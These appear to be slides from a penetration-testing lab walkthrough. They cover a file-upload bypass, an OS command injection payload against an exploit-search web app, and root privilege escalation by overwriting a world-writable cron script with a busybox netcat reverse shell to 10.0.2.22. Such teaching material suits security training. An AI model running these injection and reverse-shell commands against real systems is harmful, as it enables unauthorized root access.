


# Malicious File Upload Filter Bypass



James

123456789

Browse... No file selected.

UPLOAD

If files can be uploaded to a web server, then malicious code could be run on the server, depending on which technologies the server uses

# Custom Web App Using OS Commands

```
[  
  "{",  
  "\t\"SEARCH\": \"\",",  
  "\t\"DB_PATH_EXPLOIT\": \"\\snap\\searchsploit\\511\\opt\\exploitdb\",",  
  "\t\"RESULTS_EXPLOIT\": [",
```

This web app appears to be a sort of search engine for Exploit Database...

# Custom Web App Using OS Commands

```
product=%3B+echo+"OS+command+injection+is+here!"+%23
```

```
"}",  
"OS command injection is here!"  
]
```

But it's vulnerable to OS command injection

# Privilege Escalation

## Cronjob Script Hijacking

```
17 * * * * root cd / && run-parts --report /etc/cron.h
25 6 * * * root test -x /usr/sbin/anacron || { cd / &&
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / &&
52 6 1 * * root test -x /usr/sbin/anacron || { cd / &&
#
* * * * * root /bin/sh /home/candidate/.scripts/makeBackup.sh
$
```

When we examine the scheduled tasks on the system, we see that the root user is running the makeBackup.sh script at a very high frequency

# Privilege Escalation

## Cronjob Script Hijacking

```
drwxr-xr-x 2 candidate candidate 4096 Mar 28 2024 .  
drwx----- 5 candidate candidate 4096 Mar 28 2024 ..  
-rwxrwxrwx 1 candidate candidate 399 Mar 28 2024 makeBackup.sh  
$
```

When we examine the makeBackup.sh script, we see that our user can modify it

# Privilege Escalation

## Cronjob Script Hijacking

```
$ ls
makeBackup.sh
$ echo 'busybox nc 10.0.2.22 443 -e sh' > makeBackup.sh
$ ls -la
total 12
drwxr-xr-x 2 candidate candidate 4096 Mar 28 2024 .
drwx----- 5 candidate candidate 4096 Mar 28 2024 ..
-rwxrwxrwx 1 candidate candidate 31 Dec 22 21:24 makeBackup.sh
$ cat makeBackup.sh
busybox nc 10.0.2.22 443 -e sh
```

So, as root, we can run any command we want to through the makeBackup.sh script